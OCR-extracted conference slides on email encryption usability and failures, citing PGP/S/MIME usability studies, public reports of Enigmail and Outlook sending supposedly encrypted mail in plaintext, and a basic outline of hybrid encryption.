
1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018

Thanks to Marcus Brinkmann @neopg

Daily users of Enigmail


Why Johnny Can't Encrypt:
A Usability Evaluation of PGP 5.0
'99
Alma Whitten
School of Computer Science
Carnegie Mellon University
Pittsburgh, PA 15213
alma@cs.cmu.edu
ANNUAL SYMPOSIUM ON INFORMATION ASSURANCE & SECURE KNOWLEDGE MANAGEMENT, JUNE 5-6, 2012, ALBANY, NY
Not Sealed But Delivered:
The (Un)Usability of S/MIME Today
Ann Fry, Sonia Chiasson, and Anil Somayaji
'06
Why Johnny Still Can't Encry
Evaluating the Usability of Email Encryp
Steve Sheng
Engineering and Public Policy
Carnegie Mellon University
shengx@cmu.edu
Levi Broderick
Electrical and Computer Engineering
Carnegie Mellon University
lpb@ece.cmu.edu
"We're on the Same Page": A Usability Study of
Secure Email Using Pairs of Novice Users
Scott Ruoti, Jeff Andersen, Scott Heidbrink, Mark O'Neill,
Elham Vaziripour, Justin Wu, Daniel Zappala, Kent Seamons
Brigham Young University, Sandia National Laboratories
ruoti@isrl.byu.edu, {zappala, seamons} @ cs.byu.edu
Why Johnny Still, Still Can't Enc
Evaluating the Usability of a Modern
Scott Ruoti, Jeff Andersen, Daniel Zappala, Kent Seamons
Brigham Young University
{ruoti, andersen} @ isrl.byu.edu, {zappala, seamons} @ cs.byu.edu
'15

PGP and OpSec




→ Some tutorials recommend using PGP outside of email client.

- https://gist.github.com/grugq/03167bed45e774551155
- https://vimeo.com/56881481

→ Others recommended Enigmail in default settings (i.e. HTML switched on)

Agenda


Efail CBC/CFB Gadgets
Efail Direct Exfiltration
Reply to attacker
T

2014: Enigmail won’t encrypt.

cleca - *2014-08-12*

Enigmail 1.7 is completely broken for my purposes.

Steps to reproduce the problem:

1) Write an email in TB.

2) Ensure "Force encryption" in Enigmail.

3) Ensure "Force signing" in Enigmail.

4) Recheck encryption and signing settings... OK.

5) Send the email.

6) Look at the received email. OOPS. It is NOT signed and NOT encrypted.

https://sourceforge.net/p/enigmail/forum/support/thread/3e7268a4/

2017: Outlook includes plaintext in encrypted email.

The Vulnerability

There is a bug in Outlook that causes S/MIME encrypted mails to be send in **encrypted and *unencrypted* form** (within one single mail) to your mail server (and the recipient's mail server and client and any intermediate mail servers). The impact is that a supposedly S/MIME encrypted mail can be read without the private keys of the recipient. **This results in total loss of security properties provided by S/MIME encryption.**


In the sender's "Sent Items" folder, there is no indication of the problem whatsoever. The message is displayed in Outlook as if it was properly encrypted.

To trigger the vulnerability, no active involvement by an attacker is required. An attacker might remain completely passive.


https://www.sec-consult.com/en/blog/2017/10/fake-crypto-microsoft-outlook-smime-cleartext-disclosure-cve-2017-11776/

2018: Enigmail/PEP won‘t encrypt.

Während der Entstehung eines Artikels für die kommende Ausgabe von c't (22/18) hat die Redaktion bemerkt, dass die Funktion unter Windows derzeit fundamentale Fehler aufweist. Das größte Problem ist, dass sie beim Verfassen einer Mail suggeriert, die Verschlüsselung sei aktiv, der Versand in Wahrheit jedoch im Klartext geschieht.




Trügerische Sicherheit: Der Privatspährenstatus "Sicher & Vertraut" bedeutet, dass die Mail verschlüsselt verschickt wird. In Wahrheit geht sie jedoch im Klartext auf die Reise.



Ob verschlüsselt wird, erkennt man an einer Statusmeldung am unteren Rand des Mail-Editors. Steht dort "Privatsphärenstatus: Sicher" oder "Sicher & Vertraut", dann sollte eigentlich kein Zweifel daran bestehen dürfen, dass die derzeit verfasste Mail Ende-zu-Ende-verschlüsselt übertragen wird. Das ist derzeit allerdings ein Trugschluss – die Nachricht wird ungeschützt verschickt.


https://www.heise.de/security/meldung/c-t-deckt-auf-Enigmail-verschickt-Krypto-Mails-im-Klartext-4180405.html

Agenda


Efail CBC/CFB Gadgets
Efail Direct Exfiltration
Reply to attacker
Plaintext bugs
T


Hybrid decryption

- Choose message m
- Generate session key s
- Encrypt message m with session key s
  - $c = AES_s(m)$
- Encrypt session key s with public key pub of recipient
  - $k = RSA_{pub}(s)$
- Send the encrypted session key and the encrypted message to the recipient




Hybrid decryption

